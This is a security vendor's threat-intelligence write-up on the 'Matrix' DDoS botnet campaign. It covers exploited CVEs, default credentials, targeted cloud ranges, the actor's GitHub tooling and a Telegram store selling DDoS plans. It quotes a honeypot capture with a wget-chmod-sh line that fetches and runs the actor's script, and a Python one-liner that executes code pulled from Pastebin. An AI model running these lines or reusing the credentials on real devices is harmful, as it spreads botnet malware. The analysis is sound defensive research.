Matrix Unleashes a New Widespread DDoS Campaign

Assaf Morag, Director Threat Intelligence of Aqua Nautilus at Aqua Security

Aqua Nautilus researchers uncovered a new and widespread Distributed Denial-of-Service (DDoS) campaign orchestrated by a threat actor named Matrix. Triggered by activities detected on our honeypots, this investigation dives deep into Matrix's methods, targets, tools, and overall goals.

This campaign highlights how accessible tools and minimal technical knowledge can enable large-scale cyberattacks. Matrix demonstrates a growing trend among threat actors to target vulnerabilities and misconfigurations across internet-connected devices, particularly IoT and enterprise systems. The operation combines public scripts, brute-force attacks, and exploitation of weak credentials to create a botnet capable of global disruption.

This blog aims to dissect Matrix's attack framework, analyze its infrastructure, map it to the MITRE ATT&CK framework, and offer actionable steps for defense against such threats. The findings showcase a concerning evolution in the threat landscape, where even script kiddies can leverage open-source tools to execute sophisticated and large-scale campaigns.

Key Takeaways

1. This operation serves as a comprehensive one-stop shop for scanning, exploiting vulnerabilities, deploying malware, and setting up shop kits, showcasing a do-it-all-yourself approach to cyberattacks.
2. The campaign demonstrates how a single threat actor (or at least that is the impression conveyed) can orchestrate a large-scale, global attack campaign.
3. Several indicators suggest that the threat actor is a script kiddie. However, with the proliferation of Artificial Intelligence (AI) tools and an abundance of plug-and-play hacking tools, script kiddies now pose a greater threat than ever before.
4. Despite showing strong signs of Russian affiliation—or at least crafting that perception—the absence of Ukrainian targets highlights a lack of political motivation. This underscores a focus on financial gain rather than ideological or patriotic objectives.
5. Historically, the main impact on Software Development Life Cycle involved servers has been cryptomining. Meanwhile, IoT devices remain the primary targets of DDoS botnets due to their lightweight design and minimal security measures. However, this campaign marks an evolution, as the threat actor is actively targeting both development and production servers. This shift may signal an increasing interest in leveraging corporate vulnerabilities and misconfigurations for DDoS activities.

Initial Access Vectors Utilized in this Campaign

This campaign, while not highly sophisticated, demonstrates how accessible tools and basic technical knowledge can enable individuals to execute a broad, multi-faceted attack on numerous vulnerabilities and misconfigurations in network-connected devices. By gathering publicly available scripts and tools and exploiting default or hardcoded credentials, attackers are able to gain initial access to a wide array of internet-connected devices and servers, including IP cameras, DVRs, routers, telecom equipment, and other IoT devices.

In addition to IoT devices, the attackers are also targeting common protocols and applications such as telnet, SSH, Hadoop, and HugeGraph, exploiting vulnerabilities and misconfigurations to gain access to more robust server infrastructure.

Many of these attacks involve brute-force login attempts using common default credentials like `admin:admin` or `root:camera`, which continue to be prevalent on unprotected devices, making them particularly vulnerable to compromise. Once compromised, these devices become assets in larger-scale operations, including Distributed Denial of Service (DDoS) attacks.


Key methods in this campaign include:

1. Router Vulnerabilities: Attacks on routers, including ZTE and GPON models, exploit vulnerabilities such as CVE-2017-18368, a command injection flaw, and CVE-2021-20090, which affects various devices running Arcadyan firmware.
2. DVR and Camera Exploits: Attackers leverage weaknesses in surveillance devices using the Hi3520 platform, enabling unauthorized access and command execution through HTTP.
3. Telecom Equipment and IoT Devices: Devices running lightweight Linux distributions like uClinux are targeted, taking advantage of default configurations and services, including UPnP vulnerabilities in Huawei and Realtek devices.
4. Advanced Exploits in Software Systems: The campaign also targets vulnerabilities in Apache Hadoop's YARN and HugeGraph servers, enabling remote code execution and expanding the attack beyond IoT devices to enterprise software.

Although this campaign does not use advanced techniques, it capitalizes on widespread security gaps across a range of devices and software. The simplicity of these methods highlights the importance of addressing fundamental security practices, such as changing default credentials, securing administrative protocols, and applying timely firmware updates, to protect against broad, opportunistic attacks like this one. The campaign ultimately reflects how a lack of basic security configurations can leave devices vulnerable to extensive exploitation with minimal technical sophistication.

Analysis of the misconfigurations and passwords

In this campaign, we observed several initial access vectors related to misconfigurations, particularly weak passwords. These included both default weak passwords commonly found in IoT devices and user-chosen weak passwords. Additionally, we identified scripts targeting exposed files containing passwords, primarily hosted on HTTP servers, leading to potential exposure and remote code execution.



```
...ToMAX login: root
...Password: xc3511
The programs included with the Debian GNU/Linux system are free software
root@<node>:~$ cat | sh
sh
busybox

root@<node>:~$ sh-4.2$
root@<node>:~$ BusyBox v1.15.1 (2015-02-19 16:29:56 UTC) multi-call binary

Usage: busybox [function] [arguments]...

Currently defined functions:
 cp, cpio, crond, crontab, cryptpw, cttyhack, cut, wget, curl
root@<node>:~$ wget https://raw.githubusercontent.com/20Matrix77/scanner/refs/heads/main/animma.sh; chmod 777 animma.sh; sh animma.sh
```

Figure 1: A captured packet indicating a successful login to a camara using defualt credentials user ‘root’ and password ‘xc3551’

We discovered 167 unique username and password pairs across multiple files. These were subsequently loaded into a brute-force script deployed on an exposed server, functioning as part of a worm-like mechanism to locate new servers or IoT devices and add them to the botnet. Notably, 134 out of the 167 passwords (~80%) belonged to root or admin users, highlighting a prevalence of default credentials.

When tested against various password strength meters, these passwords consistently received very low scores, with an overall rating of “very poor”.

Further details about the misconfigurations can be found in Appendix 1 below.

Analysis of vulnerabilities

The Common Vulnerability Exposure (CVE) analysis was conducted based on the script, its targets, and the associated ports. While this approach may have gaps, we identified 10 CVEs across the various scripts. The most recent CVE, **CVE-2024-27348**, involves HugeGraph and represents a critical vulnerability published in April 2024. This vulnerability was actively exploited by the threat actor. The remaining CVEs are older vulnerabilities.

The identified targets include both development and production servers with vulnerabilities. As mentioned earlier, the threat actor also exploits misconfigured *Telnet*, *SSH*, and *Hadoop* servers, particularly on major CSP (Cloud Service Provider) ranges, highlighting the focus of their campaign. However, the majority of the vulnerabilities center around IoT devices (**CVE-2022-30525**, **CVE-2022-30075**, **CVE-2018-10562**, **CVE-2018-10561**, **CVE-2018-9995**, **CVE-2017-18368**, **CVE-2017-17215**, **CVE-2017-17106**, and **CVE-2014-8361).** This reinforces the threat actor’s primary objective: compromising IoT devices with minimal security measures to expand their DDoS botnet, allowing these devices to remain compromised for extended periods.

Further details about the CVEs can be found in Appendix 2 below.

Analysis of targets

We analyzed the configuration files used by the scanners to gain insight into the goals and impact of this campaign. This analysis was supplemented with data from our high-interaction honeypots, which provided detailed information on attacker behavior, and low-interaction honeypots, which highlighted the volume of scanning activity, and the types of services targeted.

Interestingly, the attacker utilized dedicated lists of Cloud Service Providers (CSPs), focusing heavily on their IP ranges. In addition, smaller private clouds and companies were also targeted. For example, Intuit's IP range was among the threat actor's targets, alongside IoT devices and numerous entities in the APAC region, particularly in China and Japan.

This suggests that while hackers aiming to launch DDoS attacks are traditionally associated with targeting IoT devices, they are increasingly expanding their focus to include CSPs' IP ranges, emphasizing the critical infrastructure of both large-scale and regional organizations.




Figure 2: A pie chart of the CSPs IP ranges targeted by Matrix

Interestingly, China and Japan emerge as the most targeted countries by a significant margin. This could be attributed to the widespread adoption of IoT devices in the APAC region, making it a prime target for hackers seeking to execute DDoS attacks. Notably, the USA ranks only 15th on the list of targeted countries.

The threat actor is believed to have Russian origins, yet Russia is completely absent from the list of targets, which aligns with expectations. However, what is particularly surprising is the absence of Ukraine from the target list. This suggests that the actor's motivations are strongly tied to financial gain rather than any patriotic sentiment, highlighting a business-driven approach to their operations.

Figure 3: An analysis of the targeted IP addresses on a world map

Potential Target List

Based on the identified misconfigurations and vulnerabilities, we generated a list of potential targets in the wild. Using Shodan—a search engine that scans and indexes internet-connected devices—we queried and analyzed data to estimate the number of potential targets globally.

Our analysis revealed nearly 35 million internet-connected devices running the targeted products sought by the threat actor. It is important to note that Shodan provides a snapshot of exposed devices, while the threat actor actively scans using compromised servers and devices. This suggests that the actual number of targets could be even higher.

Despite the large number of identified devices, not all are vulnerable or misconfigured. Assuming only 1% of these devices are exploitable, the potential botnet size could reach 350,000 devices. If 5% are vulnerable, the botnet size could grow to an estimated 1.7 million devices.


Product	Volume
product:"OpenSSH"	24,189,663
"HuaweiHomeGateway"	3,819,199
"IP Camera"	2,700,172
product:"ntpd"	1,106,481
"ZTE"	1,014,312

Product	Volume
"TP-LINK"	866,584
"DVR"	617,672
Telnet	335,551
"NVR"	194,015
"PDR-M800"	45,413
"netgear"	41,192
"OpenWRT"	22,167
"cgi-bin/luci"	16,805
"uClinux"	6,634
"HugeGraph"	10
"Hadoop"	9

To put this in perspective, massive botnets like the 911-S5 botnet peaked at 1.9 million devices, while smaller-scale botnets like the Gorilla botnet reached around 300,000 devices. Even at the lower end of this range, a botnet of this size controlled by a single attacker would represent a significant threat.

Matrix's Infrastructure and Toolbox

Matrix opened on 11/2023 a GitHub account which he is using to download malicious artifacts as part of his campaigns. We analyzed the threat actor's GitHub account.



172 contributions in the last year

Figure 4: Matrix GitHub repository activity chart

The primary development language used appears to be Python, accounting for approximately 40% of the activity, followed by Shell and Golang at around 18% each, with minor contributions in Java, JavaScript, and Perl. This diversity highlights a range of language familiarity, but most tools originate from other GitHub accounts or security or hacking websites. Instead of forking repositories, the tools are downloaded and modified locally, suggesting a level of customization and adaptability. However, the heavy reliance on external scripts reflects script kiddie tendencies, with a focus on leveraging existing tools rather than developing advanced capabilities independently. In addition, the majority of commits is done during weekdays (~95%), indicating of work during business days rather than a hobby and work during weekends.

Over the past year, the GitHub activity demonstrates consistent activity across a wide range of public projects and technologies. Key milestones include sustained efforts in Python, Go, and Shell scripting, with significant progress on repositories like *scanner*, *DHJIF*, and *2FTS3*. These activity pattern may highlights a strong focus on building and enhancing botnet tools while exploring various domains, including scripting, network-related projects, and automation.




Matrix's GitHub Activity Timeline
GitHub account created
Utilizing Pastebin to deploy a Telegram Bot
Kraken Autobuy Telegram store
Campaign to deploy DDoS attacks
IoT
GitHub
Nov-2023
Feb-2024
Aug-2024
Nov-2024
aqua

Figure 5: An analysis of Matrix's activity on GitHub

A significant focus has been placed on repositories such as *scanner*, *gggggsgdfhgrehgregswegwe*, *musersponsukahaxuidfdffdf*, and *DHJIF*. These repositories house various tools designed for scanning, exploiting, and deploying malware—primarily Mirai and other DDoS-related tools—on IoT devices and servers. Additionally, notable effort was directed toward the *qqq* repository, which was utilized during an early testing campaign in February 2024. This campaign garnered some attention in media outlets, developer forums, and security websites, with reports highlighting its activity and potential impact.

This first campaign was pretty simple and straight forward. The main payload was deployed from a script called vpn.py (appendix 3).



```
import requests

exec(requests.get('https://pastebin.com/raw/wwup1cvr').text)
```

Figure 6: The content of vpn.py script

This script is a Discord bot designed to connect to specific channels and execute commands. It integrates with Discord to allow remote control and sends messages to designated channels when actions occur, such as connecting or executing commands. The bot includes functionality to launch UDP-based packet floods (a type of Denial of Service attack) against a specified IP and port for a given duration.

These are some of the Denial of Service tools Matrix has uploaded to his GitHub account, most of them were also observed attacking in the wild.

Mirai botnet

Mirai is a notorious malware strain that primarily targets Internet of Things (IoT) devices, exploiting weak or default passwords to compromise them. Once infected, these devices become part of a botnet used to launch large-scale Distributed Denial of Service (DDoS) attacks. Mirai gained global attention in 2016 when it was used to execute some of the largest DDoS attacks recorded, causing widespread disruption. Its open-source release has led to numerous variants and made it a significant threat in cybersecurity. Matrix's x86 version is called x86_64, MD5: df521f97af1591efff0be31a7fe8b925.

DDoS Agent

Several tools that were classified by Virus Total as 'Trojan.ddosagent/ddos'. Several detections in VT. In this campaign there were 2 identified 'Client' (MD5: 76975e8eb775332ce6d6ca9ef30de3de) and 'Misp' (MD5: 9181d876e1fcd8eb8780d3a28b0197c9).

SSH Scan Hacktool

This is the classification in Virus Total for an SSH scenner that detects hosts with misconfigures or vulnerable SSH access and launches an attack. Matrix is using a file called 'update' (MD5: c7d7e861826a4fa7db2b92b27c36e5e2).

PyBot


This script represents the server component of a botnet called "PYbot", designed to control multiple compromised devices (bots) remotely. It is a Command and Control (C&C) server that handles communication with both bots and operator clients, enabling various types of distributed denial-of-service (DDoS) attacks.

PYnet

Python-based framework in GitHub designed for creation of botnet on Windows and Linux systems, containing infection script, download server and the rest of the framework.

DiscordGo


A GitHub open-source project named DiscordGo that can be deployed a Discord botnet on Linux systems (MD5: 0e3a1683369ab94dc7d9c02adbed9d89). It has no detections in Virus Total, although it can run some DDoS commands aimed to flood targets in the wild.
When observing the binary in Ghidra, it looks like the threat actor has merged (or used a merged tool) that contains both the DiscordGo bot and DDoS capabilities.



```
Functions
  g
    github.com/
      github.com/bwmarrin/discordgo.
        github.com/bwmarrin/discordgo.(*
        github.com/bwmarrin/discordgo.A
        github.com/bwmarrin/discordgo.a
        github.com/bwmarrin/discordgo.Button.MarshalJSON
        github.com/bwmarrin/discordgo.c
        github.com/bwmarrin/discordgo.disconnectEventHandler.
        github.com/bwmarrin/discordgo.eventEventHandler.
        github.com/bwmarrin/discordgo.guild
        github.com/bwmarrin/discordgo.handlerForInterface
        github.com/bwmarrin/discordgo.in
        github.com/bwmarrin/discordgo.InteractionType.String
        github.com/bwmarrin/discordgo.Locale.String
        github.com/bwmarrin/discordgo.m
        github.com/bwmarrin/discordgo.MultipartBodyWithJSON
        github.com/bwmarrin/discordgo.New
```

Figure 7: A screenshot from Ghidra showing the usage of DiscordGo package

And the DDoS capabilities as illustrated in Figure XXX below.



```
main.
  main.handleBotsCommand
  main.handleHTTPSCommand
  main.handleHTTPSCommand.gowrap1
  main.handleUDPCommand
  main.handleUDPCommand.gowrap1
  main.httpsFlood
  main.main
  main.messageCreate
  main.udpFlood
  main.udpFlood.deferwrap1
  main.udpFlood.Printf.func1
  main.udpFlood.Printf.func2
```

Figure 8: A screenshot from Ghidra showing DDoS capabilities


HTTP/HTTPS flood attack

A JavaScript based script, that implements a distributed HTTP/HTTPS flood attack.

The Homo Network

This botnet framework is available on GitHub and described by its creators as "The best DDoS botnet in 2023". The repository includes code written primarily in Go (92.9%) and Python (5.9%), along with other components.

This list above showcases a significant collection of DDoS tools that could suggest an innovative and highly skilled attacker. However, upon closer observation, the tools are primarily open-source and publicly available. The true skill lies in the ability to integrate and operate these tools effectively, highlighting the growing threat posed by script kiddies with access to readily available hacking resources.



```
MEMORIAL V1.3
 Creator: Matrix001

                    Layer4:
                      [1]: UDP | UDP junk Flood
                      [2]: VSE | UDP Valve Source Engine specific Flood
                      [3]: TCP | TCP SYN/ACK Flood

                     Layer7:
                      [4]: TLS-STRONG | TLS Flood, UAM, NoSec bypass

                     Tools:
                      [0]: ProxyParser
```

Figure 9: ASCI art of one of the DDoS tools


In one of the repositories we also found a script that could be used to check for Windows Defender's presence to either evade detection or disable it. It might also serve as a decoy by launching Defender, distracting the user while the DDoS attack proceeds in the background.

In addition, Matrix is also utilizing this ‘playit.gg’ as part of his C2 servers array. Playit.gg is a service that enables users to host game servers on their personal computers without the need for port forwarding. By utilizing custom tunneling software and an Anycast Network, it allows players worldwide to connect to their server securely and efficiently.

Selling the Services Via a Telegram Store

We found evidence of a creation of a Telegram bot named "Kraken Autobuy", which is designed to handle the automated sale of certain DDoS plans or services. These purchasing plans involve accessing infrastructure commonly used in distributed attacks, specifically targeting Layer 4 (Transport Layer) and Layer 7 (Application Layer), these correlate with the tools presented in this blog.

Buyers can choose between different plans, including various access tiers (“Basic”, “Premium”, “Ultima”, “Business”, “Elite”, and “Enterprise”) that provide specific usage allowances and time limits for attacks, like 60 seconds for Layer 4 and 300 seconds for Layer 7 in the Basic plan. Payment is done with cryptocurrency.




```
👋 Hello! Welcome to Kraken Autobuy bot.

This is an anonymous bot for instant purchases.
[💳 Buy plan]

------------------------------------------------------------------------------------

Select plan to purchase.
[💼 Basic Daily]  [💼 Basic Weekly]  [💼 Basic Monthly]
[💎 Premium Daily] [💎 Premium Weekly] [💎 Premium Monthly]
[🚀 Ultima Daily] [🚀 Ultima Weekly] [🚀 Ultima Monthly]
[🏢 Business Daily] [🏆 Elite Weekly] [💼 Enterprise Monthly]
[🔙 Back]

------------------------------------------------------------------------------------

💎 Premium Weekly
  - 💵 Price: $20
  - 📊 Concurrent Usage: 2
  - ⏳ Attack Duration Limit:
    - Layer 4 : 150 seconds
    - Layer 7: 1000 seconds
  - 🔒 Access Level: VIP

[💳 Process payment] [🔙 Back]

------------------------------------------------------------------------------------

The price is $20.

Select payment method:
[💰 USDT TRC20]
[💰 USDT TON]
[🔙 Back]

------------------------------------------------------------------------------------

💳 **Order awaiting payment**
— — — — — — — — — — — —
